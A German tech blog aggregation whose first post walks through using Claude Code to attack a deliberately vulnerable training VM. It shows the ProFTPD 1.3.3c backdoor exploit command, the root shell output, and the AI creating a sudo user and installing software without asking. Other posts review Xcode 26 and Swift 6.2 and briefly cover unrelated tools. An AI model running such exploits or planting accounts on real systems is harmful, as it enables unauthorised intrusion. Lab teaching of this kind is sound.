
Setup auf einem Fedora-Rechner mit zwei virtuellen Maschinen und lokaler Claude-Code-Installation
Setup
Als Ausgangspunkt für dieses Beispiel dient ein KI-Tool mit CLI (Command Line Interface), z.B. Claude Code, Codex CLI, Gemini CLI oder GitHub Copilot CLI. Ebenso geeignet sind Open-Source-Tools wie Aider oder Goose, die mit einem lokalen Sprachmodell verbunden werden können.
Ich habe für meine Tests Claude Code auf einem Linux-Rechner (Fedora) installiert. Claude Code erfordert ein Claude-Abo oder einen API-Zugang bei Anthropic.
Außerdem habe ich zwei virtuelle Maschinen eingerichtet (siehe den obigen Screenshot). Dort läuft einerseits Kali Linux (Hostname kali) und andererseits Basic Pentesting 1 (Hostname vtcsec). Basic Pentesting 1 ist ein in der Security-Ausbildung beliebtes System mit mehreren präparierten Sicherheitslücken.
Für das Netzworking habe ich der Einfachheit halber beide virtuellen Maschinen einer Bridge zugeordnet, so dass sich diese quasi im lokalen Netzwerk befinden. Sicherheitstechnisch für diese Art von Tests wäre es vernünftiger, Kali Linux zwei Netzwerkadapter zuzuweisen, einen für den Zugang zum Hostrechner (Fedora) und einen zweiten für ein internes Netzwerk. Das Target-System (hier Basic Pentesting 1) bekommt nur Zugang zum internen Netzwerk. Damit kann Kali Linux mit dem Target-System kommunizieren, aber es gibt keine Netzwerkverbindung zwischen dem Target-System und dem Host-Rechner oder dem lokalen Netzwerk.
In Kali Linux habe ich den Benutzer aiadmin eingerichtet. Dieser darf per sudo alle Kommandos ohne Passwort ausführen:
# in /etc/sudoers auf Kali Linux
aiadmin ALL=(ALL) NOPASSWD: ALL
Auf dem lokalen Rechner (Fedora) kümmert sich .ssh/config darum, dass aiadmin der Default-User für SSH-Verbindungen ist.
# Datei .ssh/config auf dem lokalen Rechner
Host kali
  User aiadmin
Damit der SSH-Login bei Kali Linux ohne Passwort funktioniert, habe ich einen SSH-Key eingerichtet:
fedora$ ssh-copy-id aiadmin@kali
Sobald das funktioniert, habe ich den interaktiven Login für aiadmin gesperrt (Option -l wie lock).
kali$ sudo passwd -l aiadmin
Der privilegierte Benutzer aiadmin kann jetzt also NUR noch per SSH-Key-Login genutzt werden.
Alternatives Setup Bei diesem Setup gibt es eine logische Barriere zwischen unserem Arbeitsrechner mit diversen Entwickler- und KI-Tools und Kali Linux. Wenn Sie im Security-Umfeld arbeiten, ist es naheliegen, Claude Code oder ein anderes KI-Tool direkt in Kali Linux zu installieren und so den SSH-Umweg einzusparen.
Setup testen
Nun richten Sie ein leeres Projektverzeichnis ein, wechseln dorthin und starten claude. Die beiden ersten Prompts dienen dazu, Claude das Testumfeld zu erklären und dieses auszuprobieren.
> There is a Kali Linux installation with hostname kali.
  Try to connect via SSH. (OK ...)

> Kali can connect to host vtcsec. This is a VM designated
  for penetration testing. ping to it! (OK ...)
Erste Prompts um das Setup zu testen
AI Assisted Hacking
Im dritten Prompt geht es richtig los. Claude soll in Kali Linux einen Port Scan für das Pentesting-System durchführen. Dort findet es eine veraltete ProFTPD-Version mit einer bekannten Sicherheitslücke.
> Now do a proper port scan for vtcsec. Find out what
  software is running.


  (...) Here's what's running on vtcsec:

  Port  Service  Version
  21    FTP      ProFTPD 1.3.3c
  22    SSH      OpenSSH 7.2p2 (Ubuntu)
  80    HTTP     Apache 2.4.18 (Ubuntu)

  OS: Linux 3.x/4.x (Ubuntu), running as a QEMU VM.

  Notable observations:

  - ProFTPD 1.3.3c is a notably old version with
    known vulnerabilities (including a backdoor in
    certain distributions).
  - OpenSSH 7.2p2 and Apache 2.4.18 are also outdated versions with known CVEs.
  - Only 3 ports open, 997 closed — a fairly minimal attack surface.
Port-Scan durchführen
> Find exploits for ProFTPD.

  (...) Here are the exploits found for ProFTPD 1.3.3:

  Exploit
  ProFTPd 1.3.2rc3 < 1.3.3b (FreeBSD) Telnet IAC Buffer Overflow
  ProFTPd 1.3.2rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow
  ProFTPd 1.3.3c - Compromised Source Backdoor
  ProFTPd IAC 1.3.x - Remote Command Execution
  ProFTPd 1.3.3c - Backdoor Command Execution (Metasploit)

  The most relevant one is the backdoor in ProFTPD 1.3.3c -
  this is the infamous incident where the ProFTPD source code
  was compromised, and a backdoor was inserted. It allows remote
  command execution by sending HELP ACIDBITCHEZ to the FTP service.
  There's both a manual exploit and a Metasploit module available.

  Want me to try the backdoor exploit against vtcsec?
Wir wollen nun die gefundene Backdoor nutzen. Der erste Exploit-Versuch scheitert, aber bereits im zweiten Versuch kann Claude die Backdoor in ProFTPD ausnutzen und erreicht root-Rechte.
> Yes, try it!

  Bash(ssh kali "searchsploit -x linux/remote/15662.txt")
  Exploit: ProFTPd 1.3.3c - Compromised Source Backdoor
                            Remote Code Execution
  URL:  https://www.exploit-db.com/exploits/15662
  Path: /usr/share/exploitdb/exploits/linux/remote/15662.txt

  Bash(ssh kali 'echo -e "HELP ACIDBITCHEZ\nid\nhostname
               \nuname -a\nexit\n" | nc -w 5 vtcsec 21')

  The simple netcat approach didn't return command output.
  Let me try with a proper interactive approach using Metasploit
  or a Python script.

  Bash(ssh kali 'python3 -c " ..." ')
  Banner: 220 ProFTPD 1.3.3c Server (vtcsec) [192.168.178.48]
  Response: uid=0(root) gid=0(root) groups=0(root)...
  Response: vtcsec
  Response: Linux vtcsec 4.10.0-28-generic

  The backdoor exploit worked. Here's what we got:

  - Access level: uid=0(root) — full root access
  - Hostname: vtcsec
  - Kernel: Linux 4.10.0-28-generic (Ubuntu 16.04)

  The HELP ACIDBITCHEZ backdoor in ProFTPD 1.3.3c gave an unauthenticated
  remote root shell with zero effort — no credentials, no authentication,
  just a single FTP command.  Want me to explore the system further or move
  on to testing the other services?
ProFTPD-Backdoor ausnutzen
Mit den nun erworbenen root-Rechten soll Claude einen neuen Benutzer mit sudo-Rechten einzurichten. Wiederum scheitert der erste Versuch, weil das Kommando sshpass auf Kali Linux nicht installiert ist. Claude lässt sich davon nicht beirren: Ohne weitere Rückfragen installiert es das fehlende Kommando, richtet den neuen Benutzer ein und verifiziert dessen Funktionsweise. Grandios!
Neuen Benutzer mit sudo-Rechten einrichten
Anmerkungen
Bemerkenswert an diesem Beispiel ist, dass ich Claude nie mitgeteilt habe, wie es vorgehen soll bzw. mit welchen Hacking-Tool es arbeiten soll. Claude hat selbstständig den Port-Scan mit nmap durchgeführt, mit metasploit nach einem Exploit gesucht und diesen angewendet.
Auch wenn das obige Beispiel einen erfolgreichen Einbruch skizziert, wird Hacking mit KI-Unterstützung nicht automatisch zum Kinderspiel. Hier habe ich die Richtung vorgegeben. Wenn Sie dem KI-Tool freie Hand lassen (Prompt: »Get me root access on vtcsec«), führt es den Portscan möglicherweise zuwenig gründlich durch und übersieht den ProFTPD-Server, der in diesem Fall beinahe eine Einladung zum Hacking darstellt. Stattdessen konzentriert sich das Tool darauf, SSH-Logins zu erraten oder Fehler in der Konfiguration des Webservers zu suchen. Das sind zeitaufwändige Prozesse mit nur mäßiger Erfolgswahrscheinlichkeit.
Die Steuerung von Hacking-Tools via SSH stößt an ihre Grenzen, wenn es um die interaktive Bedienung von CLI-Tools oder um die Steuerung grafischer Benutzeroberflächen bzw. Web-Tools geht (z.B. Burp Suite, Empire Framework oder OpenVAS).
Fakt bleibt, dass die KI-Unterstützung den Zeitaufwand für Penetration Tester erheblich senken kann — z.B. wenn es darum geht, mehrere Server gleichzeitig zu überprüfen. Umgekehrt macht die KI das Hacking für sogenannte »Script Kiddies« leichter denn je. Das ist keine erfreuliche Perspektive …
Endlich bin ich dazugekommen, einen Blick auf die aktuelle Xcode-Version 26.1.1 zu werfen:
Die KI-Integration in Xcode wurde stark verbessert; grandios ist sie noch immer nicht.
Der Attribute Inspector wurde ersatzlos gestrichen. Keiner weiß, warum.
Neue Projekte verwenden immer noch Swift 5 per Default. (?!)
Das primäre neue Feature von 6.2 ist der vereinfachte Umgang mit Multi-Threading (Approachable Concurrency, Default Actor Isolation = MainActor).
Update: Mittlerweile habe ich Xcode 26.2 installiert und den Artikel an ein paar Stellen aktualisiert.
KI-Funktionen
Apple bewegt sich in der schnell-lebigen KI-Landschaft wie ein überladener Supertanker bei der Hafeneinfahrt: behäbig und vorsichtig. Die 2024 versprochene KI-Integration Swift Code wurde im Herbst 2025 endlich ausgeliefert und nennt sich jetzt Coding Intelligence. Das bedeutet, dass es neben der schon länger verfügbaren Code Completion auf Basis eines lokalen Modells nun auch einen Chat-Bereich in Xcode gibt. Dort können Sie den Code eines Projekts analysieren, neue Funktionen entwickeln, Fehler beheben usw. Wie in anderen KI-Editoren verweisen Sie mit @ auf Dateien, Klassen, Funktionen und helfen so dem Sprachmodell bei der Zusammenstellung des richtigen Kontexts.
Analyse eines Projekts durch Claude
Die KI-Chat-Funktionen werden normalerweise nicht lokal ausgeführt, sondern von externen KI-Dienstleistern ausgeführt. Die Xcode-Einstellungen stehen aktuell ChatGPT und Claude direkt zur Auswahl, wobei ChatGPT in beschränkten Ausmaß ohne Login genutzt werden kann. Eine intensivere Nutzung erfordert bei beiden Varianten einen Login.
KI-Backend konfigurieren
Ich habe die KI-Funktionen mit meinem Claude-Konto ausprobiert. Es reicht ein »gewöhnlicher« Account, es muss kein Account speziell zur API-Nutzung sein. Die Xcode-Integration mit Claude ist leider weniger gut als die mit ChatGPT. Insbesondere kann Xcode nicht anzeigen, welche Code-Dateien als Kontext an Claude weitergegeben wurden. (‚Project Context: Viewed Files‘ kann nicht angeklickt werden.)
Andere AI-Dienste können mit Add Model Provider hinzugefügt werden. Erfreulicherweise gibt dieser Dialog auch die Möglichkeit, lokale Modelle (z.B. via Ollama) zu nutzen (siehe z.B. diese Anleitung).
Leider ist die Implementierung der Chat-Funktion noch recht instabil. Bereits in den ersten 15 Minuten meiner Tests ist Xcode zweimal komplett abgestürzt (spinning wheel of death). Xcode musste »sofort beendet« werden. Der Versuch, eine von den KI-Funktionen vorgeschlagene Änderung wieder rückgängig zu machen, scheiterte. Sie sind gut beraten, vor jedem Arbeitsschritt einen Commit Ihres Projekts zu machen.
Funktionen zum Agentic Coding, das in modernen Editoren wie VSCode, Cursor, Windsurf oder AntiGravity im letzten halben Jahr zur Selbstverständlichkeit geworden ist, suchen Sie in Xcode sowieso vergeblich. Immerhin sind die vorhandenen Features gut zugänglich dokumentiert, siehe z.B. das Xcode-Handbuch und dieses WWDC-Video. Das ändert aber nichts daran, dass Xcode noch einen weiten Weg vor sich hat, wenn es in der ersten KI-Liga mitspielen will.
Wo ist der Attribute Inspector? (»Unapproachable SwiftUI«)
In meinem Swift-Buch weise ich mehrfach auf den Attribute Inspector hin, der gerade für SwiftUI-Einsteiger eine große Hilfe war, um die wichtigsten Modifier einer View einzustellen. Natürlich lässt sich das alles auch per Code erledigen. Aber gerade bei den ersten Experimenten mit SwiftUI kennen Sie die ganzen Modifier-Namen ja noch nicht auswendig. Insofern empfand ich den Attribute Inspector als eine wichtige Hilfe.
Apple hat das anders gesehen und hat dieses UI-Element von Xcode in Version 26 einfach eliminiert. Apple empfand den Attribute Inspector offenbar als so unwichtig, dass seine Entfernung nicht einmal in den Release Notes erwähnt wurde. Und so haben sich nicht wenige Entwickler gefragt: Gibt es das Teil wirklich nicht mehr? Ist es woanders in Xcode versteckt? Ist das ein Bug?
Update 15.12.2025: Mit dem Attribute Inspector hat Apple auch einige Refactoring-Werkzeuge aus Xcode eliminiert. Extract Subview gibt es nicht mehr (siehe developer.apple.com/forums), aus Embed in Xxx wurde das weniger flexible Embed etc. Es ist eigentlich absurd: Will Apple den Zugang zu SwiftUI absichtlich erschweren? Einsteigern das Leben schwerer als notwendig machen?
Swift 5 forever …
Zusammen mit Xcode wird Swift 6.2 ausgeliefert:
swift --version

  swift-driver version: 1.127.14.1 Apple Swift version 6.2.1 (swiftlang-6.2.1.4.8 clang-1700.4.4.1)
  Target: arm64-apple-macosx26.0
Da würde man annehmen, dass diese Version bei neuen Xcode-Projekten auch zum Einsatz kommt. Weit gefehlt! Per Default verwenden neue Projekte weiterhin Swift 5 (siehe den folgenden Screenshot). Wenn Sie Swift 6 wünschen, müssen Sie diese Version explizit in den Build Settings einstellen. Setzt Apple selbst so wenig Vertrauen in Version 6?
Unverständlicherweise verwenden neue Projekte per Default noch immer Swift 5
Update 13.12.2025: Auch mit Xcode 26.2 bleibt Swift 5 die Default-Version.
Swift 6.2: »Approachable Concurrency«
Apple hat nicht nur bei seinen Produkten einen perfektionistischen Ansatz — dieser gilt auch für die Programmiersprache Swift. Dieser Perfektionismus hat der Sprache in den letzten Jahren eine Flut von Features beschert, aber auch eine immer schwerer zugängliche, abstrakte Syntax.
Offensichtlich über das Ziel hinausgeschossen sind die Entwickler bei den asynchronen Funktionen (Nebenläufigkeit, Concurrency): Seit Version 6 überschüttet Sie der Swift-Compiler mit Warnungen und Fehlermeldungen (Race Conditions, Isolation-Konflikte etc.). Der Compiler ist so pingelig, dass die Entwicklung asynchronen Codes sowie die Umstellung von Swift-5-Projekten auf Swift 6 zum Albtraum geworden sind. Swift hat es nicht bei Task, async und await belassen, sondern eine Menge weiterer Sprachmerkmale, Schlüsselwörter und Zusatz-Features geschaffen hat: Task-Gruppen, Aktoren, verteilte Aktoren, das Sendable-Protokoll, isolated und nonisolated Methoden usw.
Zum Glück hat auch Apple erkannt, dass es praktisch niemanden mehr gibt, der die vielen Features versteht und richtig anwenden kann (siehe auch Concurrency Migration / Common Problems). Daher hat Apple Anfang 2025 neue Zielvorgaben formuliert, wie die asynchrone Swift-Programmierung vereinfacht werden soll. Den ersten großen Schritt zurück zu mehr Einfachheit macht nun Swift 6.2.
In neuen Projekte gilt die Option »Approachable Concurrency«, der gesamte Code ist dem MainActor zugeordnet.
Es gibt zwei neue Einstellungen:
Approachable Concurrency = Yes soll in Zukunft diverse Features zur Vereinfachung der asynchronen Programmierung aktivieren. Was die Einstellung aktuell (also in Swift 6.2) bewirkt, ist nur dürftig dokumentiert. Höchstwahrscheinlich wird damit nur SE-470 aktiviert. SE-470 (SE steht für Swift-Evolution) bewirkt, dass bei einem Typ, der einem Aktor (meist @MainActor) zugeordnet ist, die dort implementierten Protokolle automatisch ebenfalls diesem Aktor zugeordnet werden. Das war bisher nicht der Fall. In Zukunft (Swift 6.3?) wird wohl auch SE-461 aktiviert (siehe unten).
Default Actor Isolation = MainActor aktiviert ein Compiler-Feature, das alle asynchronen Typen/Funktionen innerhalb des Moduls automatisch dem Main Actor zuordnet. Kurz gesagt erspart Ihnen diese Einstellung, dass Sie alle selbst definierten Klassen sowie oft auch deren Methoden mit dem Attribut @MainActor kennzeichnen müssen. Dieses Attribut gilt nun per Default. Und das ist in den meisten Fällen gut so! Downloads, Netzwerk-Aktionen usw. blockieren die Oberfläche dennoch nicht, weil sie bei Wartezeiten suspend nutzen. Probleme schaffen nur lang andauernde, CPU-intensive Vorgänge. Diese dürfen nicht mit dem MainActor verbunden werden, sonst »hängt« die Oberfläche Ihrer App. Derartige Vorgänge sind in typischen Apps aber die Ausnahme. Insofern ist die neue Einstellung Default Actor Isolation = MainActor für den Großteil aller Apps die richtige Wahl und geht ganz vielen Concurrency-Problemen und -Konflikten von vorne herein aus dem Weg.
In zukünftigen Swift-Versionen sollen laut SE-461 asynchrone Funktionen/Methoden automatisch im Kontext des gerade aktuellen Aktors laufen (siehe auch Upcoming Language Features. In welchem sonst, werden Sie vielleicht fragen? Aktuell werden non-isolated Funktionen automatisch dem global generic executor zugeordnet. Aus Effizienzgründen mag das vorteilhaft sein, allerdings muss das asynchron ermittelte Ergebnis später mit der Benutzeroberfläche synchronisiert werden. Und das ist schwierig. Wenn ich es richtig verstanden habe, wird dieses Feature in Swift 6.2 trotz Approachable Concurrency = Yes noch NICHT aktiviert. Es kann aber mit -enable-upcoming-feature NonisolatedNonsendingByDefault:migrate schon jetzt ausprobiert werden.
Die Zielsetzung all dieser Neuerungen ist es, dass das Concurrency-Verhalten von Swift per Default ein einfacher zu beherrschen ist. Für die meisten iOS- und macOS-Apps sollte das Default-Verhalten ausreichend sein. Nur wenn Ihr Code ganz spezielle Wünsche erfüllen muss (z.B. für Server-Anwendungen oder im Gaming-Bereich), können/müssen Sie die Fülle der sonstigen asynchronen Features von Swift explizit aktivieren und nutzen.
Tipp Wenn Sie ein vorhandenes Projekt umstellen, werden die neuen Optionen Approachable Concurrency und Default Actor Isolation in den normalen Build Settings nicht angezeigt und können daher auch nicht aktiviert werden. Wechseln Sie die Ansicht von Basic auf All und suchen Sie nach Default Actor bzw. Approachable!
Bei vorhandenen Projekten werden die neuen Features werden in den ‚Basic Build Settings‘ nicht angezeigt. Aktivieren Sie ‚All Build Settings‘ und verwenden Sie die Such-Funktion!
Sonstige Neuerungen in Swift 6.2 können Sie im Swift-Blog sowie auf den wie immer großartigen Seiten von Hacking with Swift nachlesen.
Die Software Freedom Conservancy (SFC) hat einen Prozess gegen den Routerhersteller AVM im Namen eines Softwareentwicklers unterstützt, der nun beigelegt wurde.
Die Wahl eines passenden Code-Editors ist ein essenzieller und weichenstellender Schritt für Entwickler. Zwei beliebte Optionen sind VS Code und dessen quelloffene Alternative VS Codium. Beide basieren auf der gleichen Codebasis. Jedoch haben sie unterschiedliche Ansätze, insbesondere in den Bereichen Datenschutz, Erweiterungen und Lizenzierung. Doch welche Variante passt besser zu Dir und Deinen Anforderungen? Hier […]
Saltstack ist ein Infrastructure as Code Tool zur Automatisierung der Infrastruktur. Je größer die damit automatisierte Infrastruktur, desto schwerer ist es den Überblick über gelaufene oder fehlerhafte States zu behalten oder gar Performancedaten auszuwerten.
Salt Grafana
Mit Salt Grafana ist ein neues freies Tool zur grafischen Darstellung der Abläufe auf dem Salt Master erschienen. Das neue Tool macht bereits vorhandenen Auswertungstools wie Alcali, SaltGUI oder Molton nur teilweise Konkurrenz, da es einen anderen Ansatz nutzt.
Wie der Name schon sagt, steck Grafana mit Loki, Prometheus, Tempo und PostgreSQL dahinter. Dies ermöglicht ein reichlich geschmücktes Dashboard mit verschiedensten Werten vom Salt Master.
Die Architektur dahinter sieht dahingehend auf den ersten Eindruck etwas komplex aus und die Installationsanleitung hat ein paar mehr Punkte zum Abarbeiten.
Dafür steht am Ende eine Reihe an Features zur Verfügung, die unabhängig vom Salt Master genutzt und konfiguriert werden können, egal ob bestimmte Überwachungsmetriken oder Alarmmeldungen.
Anders als in der Grafik dargestellt, kann natürlich auch Grafana on premise verwendet werden.
Was Salt Grafana noch nicht auswerten kann, sind salt-call Aufrufe mit state.apply oder highstate. Dies könnte aber in kommenden Releases nachgereicht werden. Bis dahin ist das Tool auf jeden Fall einen Blick bzw. eine Testinstallation wert.

 Anmelden

